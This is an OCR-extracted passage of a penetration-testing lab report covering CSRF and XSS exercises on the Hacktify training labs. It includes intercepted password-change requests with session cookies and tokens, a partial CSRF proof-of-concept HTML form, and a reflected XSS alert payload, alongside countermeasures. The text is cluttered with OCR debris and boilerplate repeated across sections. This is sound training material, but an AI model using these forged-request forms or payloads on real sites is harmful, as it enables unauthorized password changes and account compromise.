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cybersecurity
Happy Hacking
Logout
Change Password
New Password:
Confirm Password:
Submit
Your Password has been updated successfully
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




2.3. I hate when someone uses my tokens!

Reference	Risk Rating
Sub-lab-3: I hate when someone uses my tokens!	medium
Tools Used	
Google Chrome Browser, BurpSuite, CSRF PoC, manual testing	
Vulnerability Description	
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth.	
How It Was Discovered	
Manual testing	

Vulnerable URLs
https://labs.hacktify.in/HTML/csrf_lab/lab_4/login.php file:///home/kali/Downloads/csrf-poc-1741020339742.html
Consequences of not Fixing the Issue
Unauthorized actions (e.g., password changes, fund transfers), data manipulation, account compromise.
Suggested Countermeasures
• Use anti-CSRF tokens (synchronizer tokens). • Implement same-site cookies. • Require user re-authentication for sensitive actions. • Validate the `Origin` or `Referer` header (less reliable). • Use CAPTCHA for sensitive actions.
References
OWASP: CSRF MDN: CSRF Portswigger: CSRF

Proof of Concept

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Intercept on
Forward
Drop
Request to https://labs.hacktify.in:443 [162.0.229.223]
Open browser
Time
Type
Direction
Method
URL
Status code
Length
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HTTP
Request
POST
https://labs.hacktify.in/HTML/csrf_lab/lab_4/passwordChange.php
Request
Pretty
Raw
Hex
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: https://labs.hacktify.in
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
newPassword=12345&newPassword2=12345&csrf=3b82012d45aec084af7798174f4a0ba4
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
Event log (1)
All issues
Memory: 101.7MB
Inspector
Notes


Kali Linux
FANIFOSI HCPT Report
Settings
Hacktify CSRF PoC Gener
Warning: Potential Secur
https://hacktify.in/csrf/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
CSRF PoC Generator
REQUEST
_ga=GA1.1.1135172383.1740248677; PHPSESSID=1d06fb679322038d1b682e56b583cf20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_4/passwordChange.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Origin: https://labs.hacktify.in
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
newPassword=12345&newPassword2=12345&csrf=3b82012d45aec084af7798174f4a0ba4
Generate PoC Form
CSRF PoC FORM
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
<input type="hidden" name="newPassword" value="2025"/>
<input type="hidden" name="newPassword2" value="2025"/>
<input type="hidden" name="csrf" value="ayobamaa12"/>
<input type="submit" value="Submit">
</form>
</body>
</html>
Copy It
Save as HTML
HTTP
HTTPS



2.4. Get me or Post me

Reference	Risk Rating
Sub-lab-4: **Get me or Post me**	**Medium**

Tools Used
Google Chrome Browser, BurpSuite, CSRF PoC, manual testing

Vulnerability Description
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth.


How It Was Discovered
Manual testing


Vulnerable URLs

https://labs.hacktify.in/HTML/csrf_lab/lab_6/lab_6.php
Consequences of not Fixing the Issue
Unauthorized actions (e.g., password changes, fund transfers), data manipulation, account compromise.
Suggested Countermeasures
• Use anti-CSRF tokens (synchronizer tokens). • Implement same-site cookies. • Require user re-authentication for sensitive actions. • Validate the `Origin` or `Referer` header (less reliable). • Use CAPTCHA for sensitive actions.
References
OWASP: CSRF MDN: CSRF Portswigger: CSRF

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab





2.5. XSS the saviour

Reference	Risk Rating
Sub-lab-5: XSS the saviour	Medium

Tools Used

Google Chrome Browser, BurpSuite, CSRF PoC, manual testing

Vulnerability Description

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth.

How It Was Discovered

Manual testing


Vulnerable URLs


https://labs.hacktify.in/HTML/csrf_lab/lab_7/lab_7.php
https://labs.hacktify.in/HTML/csrf_lab/lab_7/lab_7.php?name=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E&show=Save

Consequences of not Fixing the Issue
Unauthorized actions (e.g., password changes, fund transfers), data manipulation, account compromise.
Suggested Countermeasures
• Use anti-CSRF tokens (synchronizer tokens). • Implement same-site cookies. • Require user re-authentication for sensitive actions. • Validate the `Origin` or `Referer` header (less reliable). • Use CAPTCHA for sensitive actions.
References
OWASP: CSRF MDN: CSRF Portswigger: CSRF

Proof of Concept

Payload: <script>alert('XSS')</script>

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Hacktify CSRF PoC Gener
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HACKTIFY cybersecurity
Happy Hacking
Logout
Welcome to Dashboard abc cba
Name: script>alert('XSS')</script>
Save
Change Password
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
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Request
Response
GET /HTML/csrf_lab/lab_7/lab_7.php?name=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E&show=Save HTTP/2
Welcome to Dashboard abc cba
Name:
Save
Change Password

2.6. rm-rf token

Reference	Risk Rating
Sub-lab-6: rm-rf token	Medium

Tools Used

Google Chrome Browser, BurpSuite, CSRF PoC, manual testing

Vulnerability Description

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth.

How It Was Discovered

Manual testing

Vulnerable URLs

https://labs.hacktify.in/HTML/csrf_lab/lab_8/lab_8.php

Consequences of not Fixing the Issue

Unauthorized actions (e.g., password changes, fund transfers), data manipulation, account compromise.


Suggested Countermeasures

- Use anti-CSRF tokens (synchronizer tokens).
